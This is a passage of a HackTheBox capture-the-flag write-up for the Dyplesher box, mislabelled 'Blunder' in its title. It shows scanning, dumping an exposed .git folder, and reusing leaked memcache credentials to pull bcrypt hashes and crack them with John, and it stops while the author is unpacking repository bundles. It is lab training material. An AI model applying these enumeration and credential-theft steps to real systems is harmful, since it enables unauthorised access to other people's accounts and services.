



Blunder - Write-up - HackTheBox

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1 Information

READ THE WU ONLINE: <https://blog.raw.pm/en/HackTheBox-Dyplsher-write-up/>

1.1 Box

- **Name:** Dyplsher
- **Profile:** www.hackthebox.eu
- **Difficulty:** Insane
- **OS:** Linux
- **Points:** 50




Figure 1.1: Dyplsher

2 Write-up

2.1 Overview

Install tools used in this WU on BlackArch Linux:

```
$ pacman -S nmap ffuf gittools ruby haiti john git dbeaver intellij-idea-community-edition  
→ ruby-ctf-party radare2 vim gtfoblookup
```

PS: radare2 for rax2 & vim for xxd

2.2 Network enumeration

Port & service discovery with a **nmap** scan:

```
# Nmap 7.80 scan initiated Mon Sep 21 21:58:37 2020 as: nmap -sSVC -p- -oA nmap_full -v  
→ 10.10.10.190  
Nmap scan report for 10.10.10.190  
Host is up (0.023s latency).  
Not shown: 65525 filtered ports  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   3072 7e:ca:81:78:ec:27:8f:50:60:db:79:cf:97:f7:05:c0 (RSA)  
|   256 e0:d7:c7:9f:f2:7f:64:0d:40:29:18:e1:a1:a0:37:5e (ECDSA)  
|_  256 9f:b2:4c:5c:de:44:09:14:ce:4f:57:62:0b:f9:71:81 (ED25519)  
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))  
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E  
| http-methods:  
|_ Supported Methods: GET HEAD OPTIONS  
|_http-server-header: Apache/2.4.41 (Ubuntu)  
|_http-title: Dyplesher  
3000/tcp  open  ppp?  
| fingerprint-strings:  
|   GenericLines, Help:  
|     HTTP/1.1 400 Bad Request  
|     Content-Type: text/plain; charset=utf-8  
|     Connection: close
```

```
| Request
| GetRequest:
|   HTTP/1.0 200 OK
|   Content-Type: text/html; charset=UTF-8
|   Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|   Set-Cookie: i_like_gogs=c5223df8b92fb1ca; Path=/; HttpOnly
|   Set-Cookie: _csrf=xX-05aCyGtiJAIiNzxC_DY6TfAo6MTYwMDcxODgyNjM0MjIxNzkyMA%3D%3D; Path=/;
| Expires=Tue, 22 Sep 2020 20:07:06 GMT; HttpOnly
|   Date: Mon, 21 Sep 2020 20:07:06 GMT
|   <!DOCTYPE html>
|   <html>
|   <head data-suburl="">
|   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
|   <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
|   <meta name="author" content="Gogs" />
|   <meta name="description" content="Gogs is a painless self-hosted Git service" />
|   <meta name="keywords" content="go, git, self-hosted, gogs">
|   <meta name="referrer" content="no-referrer" />
|   <meta name="_csrf" content="xX-05aCyGtiJAIiNzxC_DY6TfAo6MTYwMDcxODgyNjM0MjIxNzkyMA==" />
|   <meta name="_suburl" content="" />
|   <meta proper
| HTTPOptions:
|   HTTP/1.0 404 Not Found
|   Content-Type: text/html; charset=UTF-8
|   Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|   Set-Cookie: i_like_gogs=5a82cf2da190a2b3; Path=/; HttpOnly
|   Set-Cookie: _csrf=BNN6xvu0OovfL_MK2WhcVoSl4PI6MTYwMDcxODgzMTUyNzM3NjE4MA%3D%3D; Path=/;
| Expires=Tue, 22 Sep 2020 20:07:11 GMT; HttpOnly
|   Date: Mon, 21 Sep 2020 20:07:11 GMT
|   <!DOCTYPE html>
|   <html>
|   <head data-suburl="">
|   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
|   <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
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|   <meta name="_suburl" content="" />
|_ <meta
4369/tcp open  epmd          Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_   rabbit: 25672
5672/tcp open  amqp          RabbitMQ 3.7.8 (0-9)
| amqp-info:
|   capabilities:
|     publisher_confirms: YES
|     exchange_exchange_bindings: YES
|     basic.nack: YES
|     consumer_cancel_notify: YES
```

```
| connection.blocked: YES
| consumer_priorities: YES
| authentication_failure_close: YES
| per_consumer_qos: YES
| direct_reply_to: YES
| cluster_name: rabbit@dyplsher
| copyright: Copyright (C) 2007-2018 Pivotal Software, Inc.
| information: Licensed under the MPL. See http://www.rabbitmq.com/
| platform: Erlang/OTP 22.0.7
| product: RabbitMQ
| version: 3.7.8
| mechanisms: PLAIN AMQPLAIN
|_ locales: en_US
11211/tcp open  memcache?
25562/tcp open  unknown
25565/tcp open  minecraft?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, LDAPSearchReq, LPDString, SIPOptions,
|   ↪ SSLSessionReq, TLSSessionReq, afp, ms-sql-s, oracle-tns:
|   '{"text":"Unsupported protocol version"}'
|   NotesRPC:
|   q{"text":"Unsupported protocol version 0, please use one of these versions:
|_   1.8.x, 1.9.x, 1.10.x, 1.11.x, 1.12.x"}
25572/tcp closed unknown
25672/tcp open  unknown
2 services unrecognized despite returning data. If you know the service/version, please submit
|_ ↪ the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port3000-TCP:V=7.80%I=7%D=9/21%Time=5F690667%P=x86_64-unknown-linux-gnu
SF:%r(GenericLines,67,"HTTP/1.1\x20400\x20Bad\x20Request\r\nContent-Type:
SF:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20
SF:Bad\x20Request")%r(GetRequest,2063,"HTTP/1.0\x20200\x20OK\r\nContent-T
SF:ype:\x20text/html;\x20charset=UTF-8\r\nSet-Cookie:\x20lang=en-US;\x20Pa
SF:th=/;\x20Max-Age=2147483647\r\nSet-Cookie:\x20i_like_gogs=c5223df8b92fb
SF:1ca;\x20Path=/;\x20HttpOnly\r\nSet-Cookie:\x20_csrf=xX-05aCyGtiJAIiNzxC
SF:_DY6TfAo6MTYwMDcx0DgyNjM0MjIxNzkyMA%3D%3D;\x20Path=/;\x20Expires=Tue,\x
SF:2022\x20Sep\x202020\x2020:07:06\x20GMT;\x20HttpOnly\r\nDate:\x20Mon,\x2
SF:021\x20Sep\x202020\x2020:07:06\x20GMT\r\n\r\n<!DOCTYPE\x20html>\n<html>
SF:\n<head\x20data-suburl="\n">\n\t<meta\x20http-equiv="\nContent-Type"\n\x2
SF:0content="\n"text/html;\x20charset=UTF-8"\n\x20/>\n\t<meta\x20http-equiv=\
SF:"X-UA-Compatible"\n\x20content="\nIE=edge"\n/>\n\t\n\t<meta\x20name="\nau
SF:thor"\n\x20content="\nGogs"\n\x20/>\n\t\t<meta\x20name="\ndescription"\n\x20
SF:content="\nGogs\x20is\x20a\x20painless\x20self-hosted\x20Git\x20service\
SF:"\n\x20/>\n\t\t<meta\x20name="\nkeywords"\n\x20content="\ngo,\x20git,\x20sel
SF:f-hosted,\x20gogs">\n\t\n\t<meta\x20name="\nreferrer"\n\x20content="\nno-
SF:referrer"\n\x20/>\n\t\t<meta\x20name="\n_csrf"\n\x20content="\nxX-05aCyGtiJAI
SF:iNzxC_DY6TfAo6MTYwMDcx0DgyNjM0MjIxNzkyMA=\n\x20/>\n\t\t<meta\x20name="\n_
SF:suburl"\n\x20content="\n"\n\x20/>\n\t\n\t\n\t\n\t\n\t\t<meta\x20proper")%r(He\
SF:p,67,"HTTP/1.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain
SF:;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request
SF:")%r(HTTPOptions,189F,"HTTP/1.0\x20404\x20Not\x20Found\r\nContent-Type
SF::\x20text/html;\x20charset=UTF-8\r\nSet-Cookie:\x20lang=en-US;\x20Path=
SF:/;\x20Max-Age=2147483647\r\nSet-Cookie:\x20i_like_gogs=5a82cf2da190a2b3
```



```

SF:; \x20Path=/; \x20HttpOnly\r\nSet-Cookie: \x20_csrf=BNN6xvu00ovfL_MK2WhcVo
SF:Sl4PI6MTYwMDcxODgzMTUyNzM3NjE4MA%3D%3D; \x20Path=/; \x20Expires=Tue, \x202
SF:2\ \x20Sep\ \x202020\ \x2020:07:11\ \x20GMT; \x20HttpOnly\r\nDate: \x20Mon, \x2021
SF: \x20Sep\ \x202020\ \x2020:07:11\ \x20GMT\r\n\r\n<!DOCTYPE\x20html>\n<html>\n<
SF:head\x20data-suburl="\n">\n\t<meta\x20http-equiv=\n"Content-Type"\x20co
SF:ntent=\n"text/html; \x20charset=UTF-8"\x20/>\n\t<meta\x20http-equiv=\n"X-
SF:SF-UA-Compatible"\x20content=\n"IE=edge"/>\n\t\n\t\t<meta\x20name=\n"autho
SF:r"\x20content=\n"Gogs"\x20/>\n\t\t<meta\x20name=\n"description"\x20con
SF:tent=\n"Gogs\x20is\x20a\x20painless\x20self-hosted\x20Git\x20service"\x
SF:20/>\n\t\t<meta\x20name=\n"keywords"\x20content=\n"go, \x20git, \x20self-h
SF:osted, \x20gogs">\n\t\t<meta\x20name=\n"referrer"\x20content=\n"no-ref
SF:error"\x20/>\n\t\t<meta\x20name=\n"_csrf"\x20content=\n"BNN6xvu00ovfL_MK2
SF:WhcVoSl4PI6MTYwMDcxODgzMTUyNzM3NjE4MA=\n"\x20/>\n\t\t<meta\x20name=\n"_sub
SF:url"\x20content=\n"\x20/>\n\t\t\n\t\t\n\t\t\n\t\t<meta");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port25565-TCP:V=7.80%I=7%D=9/21%Time=5F69068A%P=x86_64-unknown-linux-gn
SF:u%r(DNSVersionBindReqTCP,2A,"")\0'{"text\":"Unsupported\x20protocol\x
SF:20version"}")%r(DNSStatusRequestTCP,2A,"")\0'{"text\":"Unsupported\x
SF:20protocol\x20version"}")%r(SSLSessionReq,2A,"")\0'{"text\":"Unsuppo
SF:rted\x20protocol\x20version"}")%r(TLSSessionReq,2A,"")\0'{"text\":"U
SF:nupported\x20protocol\x20version"}")%r(LPDString,2A,"")\0'{"text\":"
SF:"Unsupported\x20protocol\x20version"}")%r(LDAPSearchReq,2A,"")\0'{"te
SF:xt\":"Unsupported\x20protocol\x20version"}")%r(SIPOptions,2A,"")\0'{"
SF:text\":"Unsupported\x20protocol\x20version"}")%r(NotesRPC,74,"s\0q{\
SF:text\":"Unsupported\x20protocol\x20version\x200,\x20please\x20use\x20
SF:one\x20of\x20these\x20versions:\n1\ .8\ .x, \x201\ .9\ .x, \x201\ .10\ .x, \x201
SF:\ .11\ .x, \x201\ .12\ .x"}")%r(oracle-tns,2A,"")\0'{"text\":"Unsupported
SF:\x20protocol\x20version"}")%r(ms-sql-s,2A,"")\0'{"text\":"Unsuppor
SF:d\x20protocol\x20version"}")%r(afp,2A,"")\0'{"text\":"Unsupported\x2
SF:0protocol\x20version"}");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep 21 22:03:31 2020 -- 1 IP address (1 host up) scanned in 293.75 seconds

```

2.3 HTTP discovery

Browsing <http://10.10.10.190/>, we can read Host: test.dyplesher.htb.

So let's add the following entries to /etc/hosts:

```

10.10.10.190 dyplesher.htb
10.10.10.190 test.dyplesher.htb

```

There is also a staff page (<http://dyplesher.htb/staff>) that could help us if we would need to bruteforce or guess a user account later.

<http://dyplesher.htb/staff>

- MinatoTW, owner
- felamos, dev
- yuntao, admin

Now if we try to reach the test sub-domain `http://test.dyplsher.htb/`, there is a form to store a key/value couple into memcache (port 11211). Right now we don't know if it works so let's enumerate a bit.

2.4 HTTP enumeration

We can perform a sub-folder enumeration with **ffuf**:

```
$ ffuf -u http://test.dyplsher.htb/FUZZ -c -w
↳ ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -fc 403

/'___\ /'___\ /'___\
/\___/ /\___/ __ __ /\___/
\ \ ,__\ \ \ ,__\ \ \ \ \ ,__\
\ \ \_/\ \ \ \_/\ \ \_/\ \ \_/\
\ \_ \ \ \_ \ \_ \_ \ \_ \
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:: Method      : GET
:: URL         : http://test.dyplsher.htb/FUZZ
:: Wordlist     : FUZZ:
↳ /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200,204,301,302,307,401,403
:: Filter       : Response status: 403

-----

. [Status: 200, Size: 239, Words: 16, Lines: 15]
.git [Status: 301, Size: 323, Words: 20, Lines: 10]
:: Progress: [38267/38267] :: Job [1/1] :: 1843 req/sec :: Duration: [0:00:21] :: Errors: 0 ::
```

There a git folder exposed, so let's dump it with **gittools**:

```
$ gittools-gitdumper http://test.dyplsher.htb/.git/ repo_dump
#####
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
```



```
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
```

```
[*] Destination folder does not exist
[+] Creating repo_dump/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[+] Downloaded: objects/b1/fe9eddcdf073dc45bb406d47cde1704f222388
[-] Downloaded: objects/00/0000000000000000000000000000000000000000
[+] Downloaded: objects/3f/91e452f3cbfa322a3fbd516c5643a6ebffc433
[+] Downloaded: objects/e6/9de29bb2d1d6434b8b29ae775ad8c2e48c5391
[+] Downloaded: objects/27/29b565f353181a03b2e2edb030a0e2b33d9af0
```

Not let's see what we have to learn from it:

```
$ cd repo_dump
$ git status
On branch master
Your branch is based on 'origin/master', but the upstream is gone.
  (use "git branch --unset-upstream" to fixup)

Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
    deleted:    README.md
    deleted:    index.php

no changes added to commit (use "git add" and/or "git commit -a")
$ git restore README.md index.php
```

index.php

```
<HTML>
<BODY>
<h1>Add key and value to memcache<h1>
<FORM METHOD="GET" NAME="test" ACTION="">
<INPUT TYPE="text" NAME="add">
<INPUT TYPE="text" NAME="val">
<INPUT TYPE="submit" VALUE="Send">
</FORM>

<pre>
<?php
if($_GET['add'] != $_GET['val']){
    $m = new Memcached();
    $m->setOption(Memcached::OPT_BINARY_PROTOCOL, true);
    $m->setSaslAuthData("felamos", "zxcvbnm");
    $m->addServer('127.0.0.1', 11211);
    $m->add($_GET['add'], $_GET['val']);
    echo "Done!";
}
else {
    echo "its equal";
}
?>
</pre>
</BODY>
</HTML>
```

So it seems the app was not a rabbit hole but really working.

Remember of felamos? It was displayed as a dev on the staff page. So there is a good amount of chance that he re-used his password here: zxcvbnm. Anyway what's 100% sure it's that those credentials will work on memcache service.

2.5 memcache exploitation

```
$ cat /etc/gemrc
# Read about the gemrc format at http://guides.rubygems.org/command-reference/#gem-environment

# --user-install is used to install to $HOME/.gem/ by default since we want to separate
#           pacman installed gems and gem installed gems
gem: --user-install

$ gem install dalli
Fetching dalli-2.7.10.gem
WARNING: You don't have /home/noraj/.gem/ruby/2.7.0/bin in your PATH,
gem executables will not run.
```

```
Successfully installed dalli-2.7.10
Parsing documentation for dalli-2.7.10
Installing ri documentation for dalli-2.7.10
Done installing documentation for dalli after 0 seconds
1 gem installed
```

Ref.: [Dalli](#)

I wrote a quick script `memcache.rb` to connect to memcache and dump credentials.

```
options = { username: 'felamos', password: 'zxcvbnm' }
dc = Dalli::Client.new('dyplesher.htb:11211', options)
```

```
usernames = dc.get('username')
puts "Usernames:\n#{usernames}"
```

```
passwords = dc.get('password')
puts "\nPasswords:\n#{passwords}"
```

```
$ ruby -I/home/noraj/.gem/ruby/2.7.0/gems/dalli-2.7.10/lib -rdalli memcache.rb
I, [2020-09-26T17:22:50.876277 #35419] INFO -- : Dalli/SASL authenticating as felamos
I, [2020-09-26T17:22:50.921907 #35419] INFO -- : Dalli/SASL: Authenticated
Usernames:
MinatoTW
felamos
yuntao

Passwords:
$2a$10$5SAkMNF9fPNamlpWr.ikte0rHInGcU54tvazErpuwGPFePuI1DCJa
$2y$12$c3SRJLybUEOYmpu1RVrJZuPyzE5sxGeM0ZChDhl8MlcZVrxIA3pQK
$2a$10$zXNCus.UXtiuJE5e6lsQGefnAH3z1pl.FRNySz5C4RjitiwUoa1S
```

2.6 Password hash cracking

My tool [haiti](#) gives me the hash type so we can crack the hashes with [John the Ripper](#):

```
$ haiti '$2a$10$5SAkMNF9fPNamlpWr.ikte0rHInGcU54tvazErpuwGPFePuI1DCJa'
Blowfish(OpenBSD) [HC: 3200] [JtR: bcrypt]
Wolflab Burning Board 4.x
bcrypt [HC: 3200] [JtR: bcrypt]


$ john hashes.txt -w=/usr/share/wordlists/passwords/rockyou.txt --format=bcrypt

$ john hashes.txt --show
felamos:mommy1
```

2.7 HTTP discovery 2


From the **nmap** scan results we also saw there was another HTTP port.

At <http://dyplesher.htb:3000/>, a Gogs git forge is hosted.



- Gogs version 0.11.91.0811
- Go version 1.12.7

We can log in with felamos account (but we could have registered a new account as well) and explore existing projects.



2.8 git discovery


Let's clone the two repositories.

```
$ git clone http://dyplesher.htb:3000/felamos/gitlab.git
$ git clone http://dyplesher.htb:3000/felamos/memcached.git
```

memcached repository is exactly the same as the one we dumped earlier and gitlab repository seems empty.

But on gitlab project there is a release attached, see <http://dyplesher.htb:3000/felamos/gitlab/releases>

The release contains a file named repo.zip.



```
$ wget http://dyplesher.htb:3000/attachments/a1b0e8bb-5843-4d5a-aff4-c7ee283e95f2
$ mv a1b0e8bb-5843-4d5a-aff4-c7ee283e95f2 repo.zip
$ ls -lh repo.zip
-rw-r--r-- 1 noraj noraj 21M Sep 27 14:39 repo.zip
```

The archive is heavy so there must definitely be something in it that is not in the repository. It seems it contains bundle files.

```
$ unzip -t repo.zip
Archive:  repo.zip
  testing: repositories/          OK
  testing: repositories/@hashed/  OK
  testing: repositories/@hashed/4b/  OK
  testing: repositories/@hashed/4b/22/  OK
  testing: repositories-
  ries/@hashed/4b/22/4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdaf8a.bundle
  OK
```

```
testing: repositories/@hashed/4e/ OK
testing: repositories/@hashed/4e/07/ OK
testing: repositories-
↳ ries/@hashed/4e/07/4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce/
↳ OK
testing: repositories-
↳ ries/@hashed/4e/07/4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce.bundle
↳ OK
testing: repositories/@hashed/6b/ OK
testing: repositories/@hashed/6b/86/ OK
testing: repositories-
↳ ries/@hashed/6b/86/6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b.bundle
↳ OK
testing: repositories/@hashed/d4/ OK
testing: repositories/@hashed/d4/73/ OK
testing: repositories-
↳ ries/@hashed/d4/73/d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35.bundle
↳ OK
No errors detected in compressed data of repo.zip.

$ unzip repo.zip
```

Let's see which bundle could be promising:

```
$ for bundle in $(ls -l repositories/@hashed/**/*.*.bundle) ; do git bundle list-heads $bundle ;
↳ echo ; done

4eb2a109f5acbfc4eae0056a40840b2e46299c6 refs/heads/master
4eb2a109f5acbfc4eae0056a40840b2e46299c6 HEAD

16a1182b900906b761b69ee32b4be9bb98db5f08 refs/heads/master
16a1182b900906b761b69ee32b4be9bb98db5f08 refs/remotes/origin/master
16a1182b900906b761b69ee32b4be9bb98db5f08 HEAD

bf3e5912762e787b8672ae4d681b23c001e2b03e refs/heads/master
bf3e5912762e787b8672ae4d681b23c001e2b03e HEAD

f8b5890a6e8ef14090e8609e0a01e664e71ff848 refs/heads/master
e5f6c3040ce94750eff4f0a5a343ea67694cb412 refs/tags/0.1
f8b5890a6e8ef14090e8609e0a01e664e71ff848 HEAD
```

One has a remote branch and one has a tag. As it doesn't help much let's clone them to easily unbundle the repositories.

```
$ for bundle in $(ls -l repositories/@hashed/**/*.*.bundle) ; do git clone $bundle ; echo ; done
```

Now let's see what's in there:

